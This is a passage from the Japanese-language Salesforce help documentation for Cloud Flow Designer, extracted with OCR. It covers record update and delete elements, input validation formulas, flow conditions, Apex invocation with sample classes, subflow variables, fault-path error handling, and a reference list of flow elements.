

  - sObject 変数または sObject コレクション変数の項目値は、割り当て要素を使用していつでも更新できます。
  - 組織の制限を節約するために、可能な限り高速要素を使用することをお勧めします。詳細は、「トランザクションでのフローの一括処理」を参照してください。

次のすべてに該当する場合は、クイックアクション要素を使用します。

- レコードを 1 つだけ更新する必要がある。
- 変数にレコードの ID を入力済みである。
- クイックアクションのレイアウトに、更新に必要なすべての項目が含まれている。

上記のいずれかに該当しない場合は、レコード更新要素を使用します。

例: 以下は、それぞれの更新要素を使用して、商談のフェーズを更新する方法を示しています。

レコード更新	 レコードのどの項目も更新できますが、レコード更新要素はこのオブジェクトのどの項目が必須か認識しません。
高速更新	 {!svarOpportunity} には正しい項目が入力済みであることを前提としています。
クイックアクション (種別は [更新])	 関連付けられているアクションレイアウトで上記の 3 項目が必須のため、この要素でも必須です。[関連レコード ID] で、更新する商談を指定します。

関連トピック:

- フローの高速更新要素
- フローのレコード更新要素
- フローのクイックアクション要素
- フロー内での Salesforce レコードの操作

フローからの Salesforce レコードの削除

Salesforce レコードを削除するには、レコード削除要素または高速削除要素を使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

例: 顧客が見積を承諾した場合に、商談から残りの見積を自動的に削除します。

1 つ以上のレコードを削除するには、フローで次の手順を実行します。

1. 削除するレコードを特定します。
2. それらの変更を Salesforce データベースに保存します (つまり、変更がデータベースに保存されるまでは、変更はフローの内部にのみ存在しています)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードを削除するフロー要素の選択基準は?


要素間の主な違いは、削除するレコードを特定する方法です。

	削除するレコードを特定する方法
レコードの削除	同じ要素内で検索条件を使用する。
高速削除	別の要素内で、sObject 変数または sObject コレクション変数に削除するレコードの ID を入力する。

すでに sObject 変数または sObject コレクション変数に削除するレコードを入力済みである場合は、高速削除を使用します (sObject コレクション変数は、高速削除要素を使用したレコードの削除でのみサポートされています)。組織の制限を節約するために、可能な限り高速要素を使用することをお勧めします。詳細は、「トランザクションでのフローの一括処理」を参照してください。

削除するレコードをまだ特定していない場合や、ID を sObject 以外のリソース (単一値変数など) に保存した場合は、レコード削除要素を使用します。sObject コレクション変数はこの要素ではサポートされていません。

例: 次に、各削除要素を使用して、商談から残りの見積を削除する方法を示します。

レコード削除	 フローにより、特定の商談に関連付けられていて承認されていないすべての見積が検索され、それらが削除されます。

高速削除	Variable * {!svarQuotesUnnecessary} 削除する見積の ID がすでに {!svarQuotesUnnecessary} に入力済みであることを前提とします。フローによって、ID がその変数に含まれているレコードがすべて削除されます。

関連トピック:

- フローの高速削除要素
- フローのレコード削除要素
- フロー内での Salesforce レコードの操作

フロー数式を使用したユーザ入力の検証

通常の入力規則と同様に、フロー画面でのユーザ入力を検証できます。

- この数式は Boolean 値 (`TRUE` または `FALSE`) を返す必要があります。
- 数式で `TRUE` と評価された場合は、入力が有効です。数式で `FALSE` と評価されると、エラーメッセージが表示されます。
- ユーザが項目を空白にし、その項目が必須でない場合は、フローで項目が検証されません。

画面入力項目を設定する手順は、次のとおりです。

1. [入力規則] 画面で、[検証] を選択します。
2. Boolean 数式を入力して、項目で許容される値を定義します。

   メモ:

   - この数式では boolean 値を返す必要があります。
   - 数式が `TRUE` と評価された場合、その入力は有効です。
   - 数式が `FALSE` と評価されると、エラーメッセージが表示されます。
   - ユーザが項目を空白のままにし、項目が必須でない場合、フローは検証されません。
3. ユーザ入力が検証に失敗した場合に表示されるエラーメッセージをカスタマイズします。

   をクリックして、プレーンテキストエディタとリッチテキストエディタを切り替えます。リッチテキストエディタを使用して、コンテンツを HTML として保存します。

例:

- メールアドレスの数式の検証:

```
REGEX({!Email_Address},"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\\.[a-zA-Z]{2,4}")
```

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

- 郵便番号の数式の検証:

```
REGEX({!Zipcode},"\\d{5}(-\\d{4})?")
```

フロー条件の定義

フローで特定の決定結果をいつ使用し、特定の待機イベントをいつ待機するかを制御します。

開始する前に、条件を追加する決定要素または待機要素を作成します。条件を待機イベントに追加するには、[他の条件が満たされた場合にのみ、このイベントを待機します] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

1. 条件を設定します。

   実行時に、指定した順に条件が評価されます。

列ヘッダー	説明
リソース	値を評価するフローリソース。
演算子	使用可能な演算子は、[リソース] に選択されたデータ型によって異なります。詳細は、「フロー条件の演算子」(ページ 5604)を参照してください。
値	同じ行の [変数] と [値] のデータ型は、互換性がある必要があります。 オプション: • 変数、定数、またはユーザ入力など、既存のフローリソースを選択します。 • [新規作成] を選択して、フローリソースを作成します。 • リテラル値または差し込み項目を手動入力します。 メモ: 日付値から数値を加算または減算すると、日付は時間単位ではなく日単位で調整されます。

2. 条件間のロジックを特定します。

オプション	説明
すべての条件が `true` である必要があります (AND)	いずれかの条件が false の場合、フローで次の結果の条件が評価されます。

オプション	説明
1 つの条件が true である必要があります (OR)	いずれかの条件がtrueの場合、フローでこの結果のパスがすぐに使用されます。
高度なロジック (AND と OR の組み合わせ)	カスタムロジック。 このオプションを選択した場合は、テキスト文字列を入力して、カスタマイズされた [ロジック] を指定します。以下を使用します。 • 各条件を参照する数値 • すべての条件が true となる必要があるのか、いずれか 1 つの条件が true であれば十分なのかを示す AND または OR • 文字列の一部をグループ化するための括弧 ヒント: *AND* を入力した場合は、[すべての条件が **true** である必要があります **(AND)**] を選択した場合と同じです。*OR* を入力した場合は、[**1** つの条件が **true** である必要があります **(OR)**] を選択した場合と同じです。その他のロジックを入力する場合は、各条件の番号を含めるようにします。 たとえば、*1 AND (2 OR 3)* の場合、フローは最初の条件が True であるかどうか、および 2 番目と 3 番目の条件のいずれかが True であるかどうかを評価します。

関連トピック:

待機条件とは?

フローの待機要素

フローの決定要素

フローからのメールの送信

フローからメールを送信するには、フローでメールアラートワークフローアクションをコールするか、メールを作成します。

メールアラート要素
ワークフローメールアラートを使用してメールテンプレートおよび受信者を指定し、メールを送信します。フローはレコード ID のみを指定します。

メールの送信要素
フローに件名、本文、受信者を手動で指定して、メールを送信します。

関連トピック:

フロー要素

フローからの Apex コードの呼び出し

Cloud Flow Designerには多くの機能がありますが、デフォルト要素では許可されない操作がフローで必要となる場合があります。その場合は、Apex プラグインおよび Apex のコールの 2 つのフロー要素のいずれかを使用して、フローから Apex クラスをコールします。

開発者が Apex クラスをフローで使用可能にしようとする場合、2 つのオプションがあります。

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

`Process.Plugin` インターフェースはパレットでクラスが表示される方法のカスタマイズをサポートしていますが、`@InvocableMethod` アノテーションにはより多くの機能があります。次の表に、各オプションでサポートされる機能を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

	`Process.Plugin` インターフェース	`@InvocableMethod` アノテーション
Apex データ型のサポート	未サポート: • Blob • コレクション • sObject • Time	未サポート: • 汎用オブジェクト • 汎用 sObject • Set • Map • enum Cloud Flow Designerは、Apex メソッドの入力または出力パラメータの sObject コレクション変数への対応付けはサポートしていません。
一括処理	未サポート	サポート
Cloud Flow Designer の要素名	クラス名または `name` プロパティの値	クラス名
再利用性	このインターフェースを実装するクラスはフローで使用可能	このアノテーションを実装するクラスは、以下で使用可能: • フロー • プロセス • REST API
Cloud Flow Designer のセクション	Apex プラグインまたは `tag` プロパティの値	Apex
『Force.com Apex コード開発者ガイド』内の詳細	`Process.Plugin` インターフェースを使用してフローにデータを渡す	`InvocableMethod` アノテーションおよび `InvocableVariable` アノテーション

例: この 2 つの実装方法の違いを説明するために、フローから取引先名を取得してその取引先の ID を返すという同じ動作を行う 2 つのクラスを次に示します。

このクラスは `@InvocableMethod` アノテーションを実装しています。

```
global class lookUpAccountAnnotation {
   @InvocableMethod
   public static List<String> getAccountIds(List<String> names) {
      List<Id> accountIds = new List<Id>();
      List<Account> accounts = [SELECT Id FROM Account WHERE Name in :names];
      for (Account account : accounts) {
         accountIds.add(account.Id);
      }
      return accountIds;
   }
}
```

このクラスは `Process.Plugin` インターフェースを実装しています。

```
global class lookUpAccountPlugin implements Process.Plugin {

   global Process.PluginResult invoke(Process.PluginRequest request) {
      String name = (String) request.inputParameters.get('name');
      Account account = [SELECT Id FROM Account WHERE Name = :name LIMIT 1][0];

      Map<String,Object> result = new Map<String,Object>();
      result.put('accountId', account.Id);
      return new Process.PluginResult(result);
   }

   global Process.PluginDescribeResult describe() {
      Process.PluginDescribeResult result = new Process.PluginDescribeResult();
      result.Name = 'Look Up Account ID By Name';
      result.Tag = 'Account Classes';
      result.inputParameters = new
         List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('name',
            Process.PluginDescribeResult.ParameterType.STRING, true)
         };
      result.outputParameters = new
         List<Process.PluginDescribeResult.OutputParameter>{
            new Process.PluginDescribeResult.OutputParameter('accountId',
            Process.PluginDescribeResult.ParameterType.STRING)
                };
      return result;
   }
}
```

`lookupAccountAnnotation` (11 行) は `lookupAccountPlugin` (28 行) の半分より短い長さになっています。さらに、アノテーションは一括処理をサポートしているため、`lookupAccountAnnotation` はイン

タビューのバッチごとに1つのクエリを実行します。`lookupAccountPlugin` はインタビューごとに1つのクエリを実行します。

関連トピック:

フロー要素

別の参照されるフローバージョンの入力および出力の表示

サブフロー要素を設定しながら、参照されるフローの特定のバージョンの変数を表示します。こうすると、ドラフトのマスターフローと参照されるフローを同時に設定できます。

サブフロー要素からは、入力アクセスを許可する参照されるフローの変数にのみ、値を割り当てることができます。同様に、出力アクセスを許可する参照されるフローの変数からのみ、値を割り当てることができます。このアクセスは、変数の［入力/出力種別］によって決まります。変数の［入力/出力種別］を変更するには、参照されるフローを開いて、変数を編集します。

デフォルトでは、このドロップダウンリストには参照されるフローの現在有効なバージョンの変数が表示されます。参照されるフローに有効なバージョンがない場合は、*最新*バージョンの参照されるフローの変数がドロップダウンリストに表示されます。

参照されるフローの別のバージョンの変数を使用してドロップダウンリストを入力するには、次の手順を実行します。参照されるフローの変数の説明を表示する場合にも、同じ手順を実行します。

1. サブフローのフロート表示で、［入力/出力変数割り当て］セクションを展開します。
2. [他のバージョンの入力/出力を表示] をクリックします。
3. 次の1つ以上のオプションを使用します。

オプション	説明
左ペインで［バージョン］番号を選択します。	[入力および出力] タブに、参照されるフローの選択されたバージョンの変数が表示されます。
[入力] タブまたは [出力] タブを選択します。	タブには次が表示されます。 • 選択された［バージョン］の参照されるフローにある、入力または出力割り当てに使用できる変数。 • 各変数のデータ型。 • 各変数の説明 (ある場合)。
[OK] をクリックします。	参照されるフローの変数を選択するために使用するサブフローフロート表示のドロップダウンリストには、参照されるフローの選択された［バージョン］の変数が入力されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する
- 「Force.com Flow の管理」

サブフローの入力および出力割り当てを設定する場合、参照されるフローの任意のバージョンの変数を指定できます。このため、参照されるフローの別のバージョンを有効にしたまま、マスタフローと参照されるフローの両方を並行して開発できます。ただし、マスタフローを*保存*すると、Cloud Flow Designer で、参照されるフローの現在有効なバージョンが検証されます。フローに有効なバージョンがない場合は、最新バージョンが検証されます。検出されなかった変数、または参照されるフローで異なって設定されている変数について検証メッセージが表示されても、フローを保存できます。いずれにしても、マスタフローを*有効化*する前に、すべての検証エラーを解決してください。

関連トピック:

- フローのサブフロー要素

コレクション変数への値の追加

コレクション変数を作成したら、値を入力してフロー全体で参照できるようにします。コレクション変数への入力にはレコード検索要素や高速検索要素を使用できませんが、他の方法が存在します。

フロー外の値を使用するには、コレクション変数の［入力/出力種別］を「入力」に設定し、URL パラメータ、Visualforce コントローラ、サブフロー入力のいずれかを使用します。値をフロー外から取り込む場合、値を設定できるのはフローインタビューの開始時のみです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

追加する値の保存場所	手順	詳細情報
画面項目	割り当て要素を使用して、項目の入力済みまたは保存済みの値をコレクション変数に追加します。	• 選択項目 • 入力項目 • 出力項目 • 割り当て
変数	割り当て要素を使用して、変数の保存済みの値をコレクション変数に追加します。	• 変数 • 割り当て
sObject 変数	割り当て要素を使用して、sObject 変数の保存済みの項目値の 1 つをコレクション変数に追加します。	• sObject 変数 • 割り当て
sObject コレクション変数	sObject コレクション変数をループします。ループ内で割り当て要素を使用して、ループ変数の保存	• sObject コレクション変数 • ループ

追加する値の保存場所	手順	詳細情報
	済みの項目値の1つをコレクション変数に追加します。	• 割り当て

関連トピック:

- フローのコレクション変数リソース
- コレクション変数に入力するサンプルフロー

フローが辿るパスの定義

キャンバス上の要素を結び付けて、フローが実行する要素とその実行順序を特定します。

1. キャンバスで、ソース要素の下のノードを探します。
2. ノードをターゲット要素にドラッグします。
3. プロンプトが表示されたら、パスに割り当てる結果を選択します。

関連トピック:

- フローからのコネクタの削除
- フローコネクタ
- フローが失敗した場合の処理のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

フローからのコネクタの削除

コネクタのターゲット要素またはソース要素は変更できないため、パスを変更するには、そのコネクタを削除して新しいコネクタを追加します。

特定の結果のコネクタを削除しても、ソース要素から結果は削除されません。ただし、決定要素から結果を削除すると、結果のコネクタも削除されます。

1. フローで、削除するコネクタを選択します。
   コネクタを選択すると、その色が灰色から緑に変わります。コネクタの選択がうまくいかない場合は、コネクタを含むキャンバスの領域をクリックしてドラッグします。
2. Delete キーを押します。

関連トピック:

- フローが辿るパスの定義
- フローコネクタ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

フローが失敗した場合の処理のカスタマイズ

レコード更新要素や承認申請要素など、Salesforce データベースを操作する要素がフローに含まれていると、フローが失敗することがあります。失敗する可能性があるすべての要素に障害パスを追加して、デフォルトの動作を変更します。

フローが失敗が失敗した場合の処理

フローのエラー処理をカスタマイズするかどうかを決定する場合は、失敗したフローのデフォルトの動作を考慮します。

メールを送信するすべての障害パスの設定 (ベストプラクティス)

フローで障害コネクタを設定して、フローが失敗するたびに常にメールが送信されるようにすることをお勧めします。メールには、すべてのフローリソースの現在の値を含めます。リソースの値から、フローが失敗した理由を究明できます。

フローの実行ユーザに表示するエラーメッセージのカスタマイズ (ベストプラクティス)

「このフローで未対応の障害が発生しました」よりも適切なメッセージをユーザに表示することをお勧めします。これは、使用している配布方法で、画面を含むフローをサポートしている場合にのみ使用します。つまり、プロセスを使用してフローが配布されている場合は、使用しません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローのエラー処理のその他の例

フローエラーを処理するための障害コネクタの使用例としては、ユーザからの修正の要求や、エラーのスキップがあります。

関連トピック:

- フローコネクタ
- フロー要素
- フローが辿るパスの定義

フローが失敗が失敗した場合の処理

フローのエラー処理をカスタマイズするかどうかを決定する場合は、失敗したフローのデフォルトの動作を考慮します。

デフォルトでは、次の処理が行われます。

- 実行ユーザ (フローを実行しているユーザ) に、次のエラーメッセージが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
An unhandled fault has occurred in this flow
An unhandled fault has occurred while processing
the flow. Please contact your system administrator
for more information.
```

- 実行ユーザはフローを続行できず、フローの以前の部分に戻ります。
- フローを作成したシステム管理者に、障害メールが送信されます。メールには、失敗した要素、その要素からのエラーメッセージ、失敗したインタビューで実行された要素が示されます。次に、障害メールに含まれるエラーメッセージの例を示します。

```
An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your
delete criteria.
```

関連トピック:

- フローが失敗した場合の処理のカスタマイズ

メールを送信するすべての障害パスの設定 (ベストプラクティス)

フローで障害コネクタを設定して、フローが失敗するたびに常にメールが送信されるようにすることをお勧めします。メールには、すべてのフローリソースの現在の値を含めます。リソースの値から、フローが失敗した理由を究明できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

1. すべてのフローリソースの値を含むテキストテンプレートを作成します。


   これにより、インタビューが失敗したときのフロー変数の正確な値を確認できます。また、フローに画面が含まれている場合は、ユーザの正確な入力内容と選択内容も確認できます。

   次に、Cloud Flow Designer ワークブックの顧客満足度調査フローのテキストテンプレートの例を示します。


```
Error: {!$Flow.FaultMessage}

RESOURCE VALUES
Customer Response: {!Customer_Response}
Value of Decision's Yes outcome: {!Yes}
Company: {!Company_Name}
Satisfaction Choice Field: {!Satisfaction}
Service Choice Field: {!Service}
Other Comments:
{!OtherComments}
```

2. メールの送信要素を設定します。テキストテンプレートを本文として使用し、メールアドレスを受信者として使用します。
   次の例の［本文］は、作成したテキストテンプレート `{!allVariableValues}` に設定されています。



3. 失敗する可能性がある要素ごとに、障害コネクタをメールの送信要素に引き出します。
   次の例では、障害コネクタをサポートしているのはレコード作成要素のみです。



関連トピック:

- フローのテキストテンプレートリソース
- フローのメールの送信要素
- フローが失敗した場合の処理のカスタマイズ

フローの実行ユーザに表示するエラーメッセージのカスタマイズ (ベストプラクティス)

「このフローで未対応の障害が発生しました」よりも適切なメッセージをユーザに表示することをお勧めします。これは、使用している配布方法で、画面を含むフローをサポートしている場合にのみ使用します。つまり、プロセスを使用してフローが配布されている場合は、使用しません。

1. わかりやすいエラーメッセージを含むテキストテンプレートを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

```
<FONT FACE="Arial" STYLE="font-size:14px">
<B>Something went wrong with this flow.</B>
```

```
</FONT>
<P>Your admin has received an email about this error.</P>
```

2. 画面要素を追加します。[表示テキスト] 項目で、テキストテンプレートを参照します。
3. 失敗する可能性がある要素ごとに、障害コネクタを画面要素に引き出します。
   次の例では、障害コネクタをサポートしているのはレコード作成要素のみです。フローで適切なエラーメッセージがユーザに表示されたら、デバッグ情報を含むメールがシステム管理者に送信されます。

関連トピック:

- フローの画面要素: 表示テキスト項目
- フローのテキストテンプレートリソース
- フローが失敗した場合の処理のカスタマイズ

フローのエラー処理のその他の例

フローエラーを処理するための障害コネクタの使用例としては、ユーザからの修正の要求や、エラーのスキップがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザからの修正の要求
: 入力値の確認、修正、処理の続行をユーザが行える画面要素に障害コネクタを引き出します。

エラーメッセージの表示
: コールセンターなど、フローを内部でのみ使用している場合は、障害パスを使用してエラーメッセージを実行ユーザに表示します。同じ画面要素で、エラーを IT 部門に報告するようユーザに求めます。これを行うには、次の [表示テキスト] 項目を使用して、画面要素に障害コネクタを引き出します。

```
Sorry, but you can't read or update records at this time.
Please open a case with IT and include this error message:
{!$Flow.FaultMessage}
```

ケースの作成
: エラーが発生したら、エラーメッセージを含むケースを自動的に作成し、IT 部門に割り当てます。作成されたケースの ID をテキスト変数 (`{!caseId}` など) に割り当てます。その後、画面で次のメッセージを実行ユーザに表示します。

```
Sorry, but you can't read or update records at this time.
We filed a case for you.
```

エラーの無視
: フローの特定の要素でエラーをスキップするには、障害コネクタを通常のコネクタとして同じ要素に引き出します。

関連トピック:

- フローが失敗した場合の処理のカスタマイズ

フローの参照

フロー要素、リソース、イベントなどの情報にすばやくアクセスできるように、このページをブックマークしてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フロー要素

各要素は、フローで実行できるアクションを表します。このようなアクションの例として、Salesforce データの読み取りや書き込み、フローユーザへの情報の表示、フローユーザからのデータの収集、ビジネスロジックの実行、データの操作などがあります。

フローのリソース

各リソースは、フロー全体で参照できる値を表します。

フローでのクロスオブジェクト項目の参照

フローの作成時に、sObject 変数に保存された値に関連するレコードの項目を参照できます。これを行うには、参照を手動で入力します。

フローコネクタ

コネクタで、フローが実行時に選択できるパスを決定します。Cloud Flow Designer キャンバスでは、コネクタは、ある要素から別の要素を指す矢印のような外観をしています。

フロー演算子

設定している内容に応じて演算子の動作が異なります。割り当て要素では、演算子を使用してリソースの値を変更できます。フロー条件やレコード検索条件では、演算子を使用して情報を評価したり、フローの操作の範囲を絞り込むことができます。

フローのイベント種別

フローの待機要素のイベントの定義に使用する項目は、[イベントの種別] に基づきます。使用可能なイベント種別はいずれもアラームで、基準時刻である日付/時間値と、その時間からのオフセット (省略可能) で構成されます。

フロー種別

フローまたはフローバージョンの種別によって、サポートされる要素とリソース、およびフローの配布方法が決まります。

フロープロパティ

フローのプロパティは、その名前、説明、インタビュー表示ラベル、および種別で構成されます。これらのプロパティが、フローやフローバージョンの詳細ページに表示される項目値を決定します。フローのプロパティとそのフローバージョンは別個のものです。

フロー要素

各要素は、フローで実行できるアクションを表します。このようなアクションの例として、Salesforce データの読み取りや書き込み、フローユーザへの情報の表示、フローユーザからのデータの収集、ビジネスロジックの実行、データの操作などがあります。

Cloud Flow Designer のキャンバスと [エクスプローラ] タブには、フローに存在する要素が表示されます。[パレット] タブには、キャンバスでドラッグしてフローに追加できる、使用可能な要素種別が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フロー要素の一般設定

どのフロー要素にも、名前、一意の名前、説明という 3 つの共通する設定があります。

フローの Apex プラグイン要素

`Process.Plugin` インターフェースを実装する Apex クラスをコールします。`PluginDescribeResult` クラスの Tag プロパティを使用している場合、Apex クラスは、カスタマイズされたセクションの下に表示されます。それ以外の場合は、[Apex プラグイン] セクションの下に表示されます。

フローの割り当て要素

変数、コレクション変数、sObject 変数、sObject コレクション変数の値を設定または変更します。

フローの Apex のコール要素

Apex クラスの呼び出し可能なメソッドをコールします。

フローの決定要素

一連の条件を評価し、これらの条件の結果に基づいてユーザが辿るフローの経路を指定します。この要素は、if-then ステートメントと同等に機能します。

フローのメールアラート要素

ワークフローメールアラートを使用してメールテンプレートおよび受信者を指定し、メールを送信します。フローはレコード ID のみを指定します。

フローの高速作成要素

sObject コレクション変数から項目値を使用して、複数の Salesforce レコードを作成します。または、sObject 変数から項目値を使用して、1 つの Salesforce レコードを作成します。

フローの高速削除要素

sObject コレクション変数に保存されている ID 値を使用して、複数の Salesforce レコードを削除します。または、sObject 変数に保存されている ID 値を使用して、1 つの Salesforce レコードを削除します。

フローの高速検索要素

複数の Salesforce レコードを検索して、その項目値を sObject コレクション変数に割り当てます。または、1 つの Salesforce レコードを検索して、その項目値を sObject 変数に割り当てます。

フローの高速更新要素

sObject コレクション変数から項目値を使用して、複数の Salesforce レコードを更新します。または、sObject 変数から項目値を使用して、1 つの Salesforce レコードを更新します。変数にレコードの ID が含まれている場合、その項目値は変数に保存されている他の値と一致するように更新されます。

フローのループ要素

コレクションを一度に 1 項目ずつ反復処理し、ループ内の他の要素を使用して各項目の項目値に対してアクションを実行します。

フローのレコード作成要素

個別に指定する項目値を使用して、1 つの Salesforce レコードを作成します。

フローのレコード削除要素

指定した条件を満たすすべての Salesforce レコードを削除します。

フローのレコード検索要素

指定した条件を満たす最初の Salesforce レコードを検索します。次に、そのレコードの項目値を個別のフロー変数または sObject 変数の個別の項目に割り当てます。

フローのレコード更新要素

指定した条件を満たすすべての Salesforce レコードを検索し、個別に指定する項目値を使用して更新します。

フローのクイックアクション要素

組織ですでに設定されているオブジェクト固有のアクションまたはグローバルクイックアクションをコールします。[作成]、[更新]、および [活動の記録] アクションのみがサポートされています。

フローの Chatter への投稿要素

Chatter グループやケースレコードなど指定したフィードにメッセージを投稿します。メッセージにメンションやトピックを含めることはできますが、テキスト投稿しかサポートされていません。

フローの画面要素

フローを実行しているユーザに画面を表示します。この画面では、ユーザに情報を表示したり、ユーザから情報を収集することができます。

フローのメールの送信要素

フローに件名、本文、受信者を手動で指定して、メールを送信します。

フローのステップ要素

どの要素が必要か確定していない場合に、プレースホルダとして機能します。

フローの承認申請要素

1 つの Salesforce レコードの承認申請を行います。

フローのサブフロー要素

組織の別のフローをコールします。この要素を使用して、モジュールフローを参照し、フローの全体的なアーキテクチャを簡素化します。

フローの待機要素

1つ以上の定義済みイベントが発生するまで待機します。待機要素により、待機時間を伴うプロセスを自動化できます。

関連トピック:

- フローのリソース
- Cloud Flow Designer

フロー要素の一般設定

どのフロー要素にも、名前、一意の名前、説明という 3 つの共通する設定があります。

項目	説明
名前	キャンバス上の要素を識別できるようにします。
